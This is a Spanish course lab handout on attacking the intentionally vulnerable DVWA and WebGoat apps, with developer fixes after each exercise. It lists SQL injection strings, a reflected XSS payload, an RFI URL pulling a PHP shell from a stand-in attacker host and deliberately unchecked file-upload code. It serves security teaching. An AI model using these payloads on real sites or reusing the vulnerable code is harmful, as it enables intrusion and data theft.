

MF0487_3: Auditoría de Seguridad Informática

PRÁCTICA: E2- Damn Vulnerable Web App (DVWA)

Instalación de DVWA

DVWA (Damn Vulnerable Web App) es una aplicación web basada en PHP y MySQL, y con la que podremos hacer pruebas.

Siguen vigentes muchas **vulnerabilidades clásicas** de hace algunos años como *Cross Site Scripting (XSS)* o [inyecciones SQL](#), que terminan por afectar la seguridad y confidencialidad de los usuarios.


Una vez descargado se debe descomprimir y mover al directorio del servidor web.

En este ejemplo hemos montado el laboratorio en un sistema operativo Linux, pero no existe ningún inconveniente en hacerlo en Windows. Para esta aplicación web hemos utilizado [Apache2](#).

Cuando el descomprimido se ha movido al directorio del servidor web (en este caso `/var/www` de Apache2), debería verse algo similar a la captura que se muestra a continuación:

Lo haremos desde la línea de comandos, aunque lo podemos hacer desde la [su página web](#). Lo tenemos que hacer con la opción `--no-check-certificate`.

```
# wget https://github.com/RandomStorm/DVWA/archive/v1.0.8.zip --no-check-certificate
```



```
Shell - Konsole

--21:08:25-- https://github.com/RandomStorm/DVWA/archive/v1.0.8.zip
=> 'v1.0.8.zip'
Resolving github.com... 192.30.253.112
Connecting to github.com[192.30.253.112]:443... connected.
ERROR: Certificate verification error for github.com: unable to get local issuer certificate
To connect to github.com insecurely, use '--no-check-certificate'.
Unable to establish SSL connection.
bt ~ # wget https://github.com/RandomStorm/DVWA/archive/v1.0.8.zip --no-check-certificate
--21:08:52-- https://github.com/RandomStorm/DVWA/archive/v1.0.8.zip
=> 'v1.0.8.zip'
Resolving github.com... 192.30.253.112
Connecting to github.com[192.30.253.112]:443... connected.
WARNING: Certificate verification error for github.com: unable to get local issuer certificate
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/ethicalhack3r/DVWA/archive/v1.0.8.zip [following]
--21:08:53-- https://github.com/ethicalhack3r/DVWA/archive/v1.0.8.zip
=> 'v1.0.8.zip'
Connecting to github.com[192.30.253.112]:443... connected.
WARNING: Certificate verification error for github.com: unable to get local issuer certificate
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/ethicalhack3r/DVWA/zip/v1.0.8 [following]
--21:08:53-- https://codeload.github.com/ethicalhack3r/DVWA/zip/v1.0.8
=> 'v1.0.8'
Resolving codeload.github.com... 192.30.253.120
Connecting to codeload.github.com[192.30.253.120]:443... connected.
WARNING: Certificate verification error for codeload.github.com: unable to get local issuer certificate
HTTP request sent, awaiting response... 200 OK
Length: 1,294,605 (1.2M) [application/zip]

100%[=====>] 1,294,605 821.66K/s


21:08:56 (819.41 KB/s) - 'v1.0.8' saved [1294605/1294605]
```

Creamos una carpeta test, copiamos desde la carpeta de descarga (root) (lo podemos hacer mediante Konqueror o por comandos) y lo descomprimos en esta carpeta.

```
bt ~ # mkdir test
bt ~ # cd test
```

```
bt test # unzip v1.0.8
Archive:  v1.0.8
b9f730196f5743225c70dd3ee337fe6b325e32ce
  creating: DVWA-1.0.8/
  inflating: DVWA-1.0.8/.htaccess
  inflating: DVWA-1.0.8/CHANGELOG.md
  inflating: DVWA-1.0.8/COPYING.txt
  inflating: DVWA-1.0.8/README.md
  inflating: DVWA-1.0.8/about.php
  creating: DVWA-1.0.8/config/
  inflating: DVWA-1.0.8/config/config.inc.php
  creating: DVWA-1.0.8/docs/
  inflating: DVWA-1.0.8/docs/DVWA_v1.3.pdf
  creating: DVWA-1.0.8/dvwa/
  creating: DVWA-1.0.8/dvwa/css/
```

Ahora que ya lo hemos descomprimido, moveremos el directorio nuevo DVWA-1.0.8 a `/var/www/dvwa` así que: **`#mv DVWA-1.0.8 /var/www/dvwa`**



Le damos permisos: **`chmod -R 755 dvwa`**

```
bt www # chmod -R 755 dvwa
```

Vamos a crear la bases de datos en el mysql (Si no estuviese arrancado el mysql, lo arrancamos con: **`service mysql start`**).

- `mysql -u root -p`
 - Nos pide password, simplemente pulsar Intro.
- `create database dvwa;`
- `show databases;`
 - Comprobamos que la base de datos se ha creado.
- `exit`

```
bt dvwa # mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1 to server version: 5.0.24a

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> create database dvwa;
Query OK, 1 row affected (0.04 sec)

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| cyphor |
| dvwa |
| e107 |
| joomla107 |
| joomla109 |
| mysql |
| nabopoll |
| olate |
| phpbb |
| phpbb_2_0_13 |
| phpnuke74 |
| phpnuke78 |
| test |
| webnews |
| wordpress |
+-----+
16 rows in set (0.04 sec)

mysql> 
```

Iniciamos apache: **#service apache2 start** y abrimos el navegador para acceder a nuestro dvwa
<http://localhost/dvwa>

Vulnerabilidad 1 Inyección SQL (con WebGoat)

Conceptos

¿Qué es Inyección SQL? (<https://pablox.co/que-es-inyeccion-sql/>)

La Inyección SQL (en inglés SQL Injection) es una vulnerabilidad que afecta generalmente aplicaciones web y a pesar de su conocimiento público hace más de una década en un artículo titulado “NT Web Technology Vulnerabilities” en el año de 1998, sigue afectando a un gran número de sitios web.

Por lo grave de esta vulnerabilidad, el “CWE/SANS Top 25 Most Dangerous Software Errors” lo califica como la mayor amenaza en el desarrollo de software, también el conocido “OWASP TOP 10” califica los errores de inyección (entre los cuales está incluida la Inyección SQL) como la principal amenaza en aplicaciones web.


Generalmente, las consultas SQL necesarias en una aplicación web se generan de manera dinámica en tiempo de ejecución tomando las entradas o eventos disparados por el usuario en el sitio web

Start WebGoat

1. Iniciamos WebGoat's Web Server.
 - Damn Vulnerable Linux --> Training Material --> Web Exploitation --> WebGoat --> Start WebGoat Port 80





2. Veras que se inicia un shell para WebGoat.
 - Usaremos la siguiente información en el paso 3.
 - Link: <http://127.0.0.1/WebGoat/attack>
 - Username: guest
 - Password: guest




Abrimos la maquina DVL en Firefox.




3. Pegamos la dirección de WebGoat
 - Link: <http://127.0.0.1/WebGoat/attack>
 - Username: guest
 - Password: Guest



4. Se inicia WebGoat



Click en Injection Flaws



1. Click en String SQL Injection




2. Click en Reiniciar esta lección



3. Teclee "Smith" en el cuadro de texto y click en Go!

- Nota: Esta consulta está diseñada con lo siguiente:
 - `SELECT * FROM user_data WHERE last_name = ?`
 - user_data es una tabla de la base de datos.
 - last_name es una columna de la base de datos llamada user_data.




4. Click en Reiniciar esta lección



5. Comienza la técnica de inyección.

- En el cuadro de texto tecleamos, **%' or '0'='0** (Click Go!)
- La "?" in la sentencia SELECT * FROM user_data WHERE last_name = ?, es el texto tecleado en la caja de texto.
 - Cuando tecleamos Smith, la sentencia quedo como:
SELECT * FROM user_data WHERE last_name = 'Smith'.
 - Con **%' or '0'='0**, el resultado que queda es:
 - SELECT * FROM user_data WHERE last_name = **'%' or '0'='0'**
 - Significa muestre cualquier cosa igual y no igual a un comodin.



6. Other common SQL Injection strings are as follows

- ' or 0=0 --, " or 0=0 --, or 0=0 --, ' or 0=0 #, " or 0=0 #, or 0=0 #, ' or 'x'='x, " or "x"="x, ' or ('x'='x, ' or 1=1--, " or 1=1--, or 1=1--, ' or a=a--, " or "a"="a, ' or ('a'='a, " or ("a"="a, hi" or "a"="a, hi" or 1=1 --, hi" or 1=1 --, hi" or 'a'='a, hi" or ('a'='a and hi") or ("a"="a

Sección: Prueba de laboratorio

1. Click on Restart this Lesson (See Below)



2. This time use the string **h%' or '1'='1**

3. Cut and Paste a screen shot of the result, that includes your new query string into a word document and upload to Moodle.

Enter your last name:

SELECT * FROM user_data WHERE last_name = 'h%' or '1'='1'

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	336893453333	AMEX		0
15613	Joeph	Something	33843453533	AMEX		0

OWASP Foundation | Project WebGoat

Recomendaciones para desarrolladores

Para **evitar ataques SQL Injection** PHP cuenta con algo llamado magic quotes que automáticamente escapa todas las comillas, se puede activar desde el PHP.ini aunque en la actualidad NO está recomendado usar este método sino hacer uso de unas funciones en tiempo de ejecución, algunas de esas funciones son [addslashes](#), [mysql_real_escape_string](#) y unas cuantas más, pero en realidad lo que yo más recomiendo es usar alguna clase hecha que haga este tipo de validaciones, así el desarrollo es mucho más rápido ya que no perdemos tiempo buscando como evitar estos ataques. Adicionalmente a esto NO se recomienda el uso de funciones como `mysql_query`, en vez de eso PHP públicamente recomienda la **extensión MySQLi** para este tipo de trabajos. Los frameworks para PHP cuentan con esta protección integrada, es otra opción disponible.

SQL Injection (Blind)

¿Cómo funciona?

Funciona como una inyección SQL “normal” como la que vimos anteriormente, solo que en estos casos no se devuelve ningún error, como lo comentaba anteriormente que una aplicación no devuelva un error no quiere decir que no es vulnerable. ¿Entonces cómo saber que una web es vulnerable a SQL Injection Blind? en este caso se trata de probar un poco más, aunque de igual forma cuando la inyección está bien hecha se muestra el contenido que se quiere.

Explotando la vulnerabilidad

Para este caso se hace exactamente lo mismo que el caso anterior, en el formulario escribir `1' OR '1' = '1` y con eso debería devolver una consulta con todos los usuarios de la base de datos.

Vulnerabilidad 2 [XSS \(Cross-site scripting\)](#)

¿Cómo funciona?

Una de las vulnerabilidades más comunes en estos tiempos, consiste en “ejecutar” código HTML o Javascript en un sitio web permitiendo así cambiar totalmente la interfaz de un sitio web (**defacement**). Al ejecutar scripts maliciosos puede ser perjudicial para los usuarios que accedan a la web. Nos podemos encontrar con dos formas de explotar esta vulnerabilidad, la primera es de forma **persistente** que comúnmente es cuando el código insertado es guardado en una base de datos y luego al realizar una consulta a esa base de datos se ejecuta el código, para explicarlo de una mejor forma y no confundir de momento esta vulnerabilidad con otras tomemos el siguiente ejemplo:

Un blog con un sistema de comentarios que no filtra el contenido de los mismos, los comentarios son guardados en una base de datos y siempre se están mostrando en el artículo, cuando una persona introduce código HTML como comentario este se mostraría de forma permanente en ese artículo.

La otra forma es conocida como **reflejada**, comúnmente se ve en sitios que pasan parámetros por vía GET (también puede ser POST) como por ejemplo:

buscar.php?d=Busqueda

En donde se inserta en el parametro d el código a ejecutar:

buscar.php?d=<script type="text/javascript">scriptaqui();</script>

De esta forma el código insertado no se mostraría de forma persistente, pero aun así alguien podría crear una URL que ejecute el código malicioso y luego enviárselo a una persona para robarle su cookie o incluso su contraseña (**Pishing**).

Explotando la vulnerabilidad

XSS reflected




Un formulario para escribir nuestro nombre, al escribir UrbaN77 aparece Hello UrbaN77 como aparece en la imagen, ¿qué pasaría si se inserta código HTML?



XSS Stored

Nos presentan un sistema de comentarios, para este caso probemos algo de Javascript:



Recomendaciones para desarrolladores

Para **evitar vulnerabilidades XSS** debemos filtrar el contenido insertado por usuarios, para ello PHP nos provee de varias funciones como [htmlentities](#), [strip_tags](#) y también existen clases que facilitan esta tarea. Todos los frameworks de PHP que conozco cuentan protección para XSS.

Vulnerabilidad 3 RFI (Remote File Inclusion)

¿Cómo funciona?

Esta vulnerabilidad permite incluir archivos externos a nuestro sitio, donde normalmente ese archivo externo es una **Shell PHP**.

Estructura común de una URL llamando otro archivo:

<http://sitiovulnerable.com/menu.php?seccion=usuarios.php>


Estructura de un RFI incluyendo un archivo con una Shell:

<http://sitiovulnerable.com/menu.php?seccion=http://webatacante.com/shell.txt>

Explotando la vulnerabilidad

En este caso DVWA nos muestra:

To include a file edit the ?page=index.php in the URL to determine which file is included.



Recomendaciones para desarrolladores

No es una buena tecnica estar llamando archivos vía GET, pero en caso de que lo hagas comprueba de que el fichero exista dentro del servidor con la función `file_exists` de PHP, otra solución es usar una validación que elimine cualquier caracter usado en URLs, como puntos o barras (slash).

Vulnerabilidad 4 Brute Force

¿Cómo funciona?

Un ataque por fuerza bruta se trata de enviar las combinaciones posibles para loguearse como un usuario ya sea usando un diccionario con palabras habituales o generando palabras aleatoriamente, es una técnica de la que hemos hablado ampliamente en artículos como [¿Qué es y cómo funciona un ataque por fuerza bruta?](#) y [Hash: Cómo identificarlos y crackearlos](#).

Explotando la vulnerabilidad

Existen bastantes herramientas para realizar ataques por fuerza bruta a formularios, pero en este caso usaremos un complemento en Firefox llamado [Fireforce](#) porque facilita el trabajo. En este caso debido a que si intentamos hacer el ataque por fuerza bruta con algún programa no podríamos hacerlo ¿por qué? porque DVWA usa un sistema de login con cookies, eso en si no es un problema porque se puede sacar la cookie y hacer un script para realizar el brute force o probar alguna herramienta que permita usar una cookie, pero para no complicarnos tanto la vida usaremos Fireforce. Al tener el complemento instalado, vamos al campo Password damos click derecho Fireforce > Load dictionary y seleccionamos el archivo diccionario que tengamos, luego de seguir unos simples pasos la herramienta hace el ataque mostrando la contraseña (en caso de encontrarla). El resultado final:



The screenshot shows a web browser window displaying a 'Login' form. The form has two input fields: 'Username:' and 'Password:'. Below the 'Password:' field is a 'Login' button. At the bottom of the form, there is a message: 'Welcome to the password protected area admin'. This indicates that the brute force attack was successful in finding the correct password.

Recomendaciones para desarrolladores

Después de determinado número de intentos fallidos usar un sistema de captcha para hacer más difícil el ataque, otra buena opción es bloquear la IP con intentos fallidos por determinado tiempo. Adicionalmente usar tokens aleatorios en los formularios.

Vulnerabilidad 5 FILE UPLOAD

Este tipo de vulnerabilidad consiste en subir código o malicioso, como por ejemplo una shell PHP, por medio de un formulario que originalmente ha sido creado para permitir únicamente la subida de tipos de archivos determinados (generalmente multimedia como imágenes o vídeos), pudiendo llegar a convertirse en una puerta abierta a todo el sistema donde esté alojada la página web.

Este tipo de formularios de subida son comúnmente encontrados en redes sociales, foros, blogs e incluso en las bancas electrónicas de algunos bancos.

Explotando la vulnerabilidad

En el nivel de seguridad low el código fuente vulnerable es el que se muestra a continuación:

Código PHP

```
<?php
if (isset($_POST['Upload'])) {
    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename( $_FILES['uploaded']['name']);
    if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
        echo "<pre>";
        echo "Your image was not uploaded.";
        echo "</pre>";
    } else {
        echo "<pre>";
        echo $target_path . ' succesfully uploaded!';
        echo "</pre>";
    }
}
?>
```

Como se observa en el código, este script está destinado a permitir a los usuarios de la página web la subida de imágenes. Sin embargo no se comprueba que el tipo de fichero subido efectivamente se trata de una imagen.

Así pues, DVWA muestra una página con un formulario HTML compuesto por un input tipo file, a través del cual se podrán cargar imágenes en el sitio web.

Prevención

Para prevenir este tipo de vulnerabilidad no sólo basta con verificar el/los tipo/s de fichero/s admitido/s porque, como se acaba de demostrar, las cabeceras pueden ser modificadas para engañar a la aplicación y hacer pasar por imágenes scripts maliciosos.

Además de verificar el Content-Type y limitar el tamaño del archivo, si por ejemplo se trata de imágenes se podría usar la función `getimagesize()` para comprobar que realmente se trata de un fichero de este tipo ya que en caso no serlo la función no ofrecería ninguna información de salida.

`getimagesize()`

<http://php.net/manual/es/function.getimagesize.php>

`array getimagesize (string $filename [, array &$imageinfo])`

Obtiene el tamaño de una imagen.

Otras medidas recomendadas para evitar este tipo de vulnerabilidad son:

- El archivo subido nunca debe ser accesible inmediatamente por el cliente.
- Generar nombres aleatorios a los archivos subidos.
- Filtrar los archivos para no permitir archivos PHP.
- Subir los archivos a carpetas fuera del directorio de publicación.
- Utilizar `is_uploaded_file()` para verificar que el archivo se ha subido.
- Utilizar `move_uploaded_file()` para copiar el archivo al directorio final.

Descarga

http://osdn.jp/projects/sfnet_virtualhacking/downloads/os/dvl/DVL_1.5_Infectious_Disease.iso/

Instalación

<http://aegis.pe/damn-vulnerable-linux>

<http://aegis.pe/instalacion-de-damn-vulnerable-linux-en-vmware-workstation>

Configuración

http://www.computersecuritystudent.com/SECURITY_TOOLS/DVL/lesson1/

WebGoat

http://www.computersecuritystudent.com/SECURITY_TOOLS/DVL/lesson2/

<http://tecnologiasweb.blogspot.com.es/2010/09/que-es-el-owasp-webgoat.html>

Configuración DVWA en DVL en FEDORA.

http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWA107/lesson1/

Como instalar DVWA (Damn Vulnerable Web App) en Kali linux

<https://aprendizdesysadmin.com/como-instalar-dvwa-damn-vulnerable-web-app-en-kali-linux/>

Pentesting de vulnerabilidades web con Damn Vulnerable Web App

<http://www.solvetic.com/tutoriales/article/2332-pentesting-de-vulnerabilidades-web-con-damn-vulnerable-web-app/>

<http://aegis.pe/vega-nueva-solucion-open-source-para-analisis-de-vulnerabilidades-en-webapps>

Vulnerabilidades web: cómo configurar DVWA para entender su comportamiento

<http://www.welivesecurity.com/la-es/2015/01/15/vulnerabilidades-web-configurar-dvwa-entender-comportamiento/>

Vulnerabilidades y soluciones

<http://www.redinfocol.org/dvwa-conociendo-y-explotando-diferentes-vulnerabilidades-level-low/>

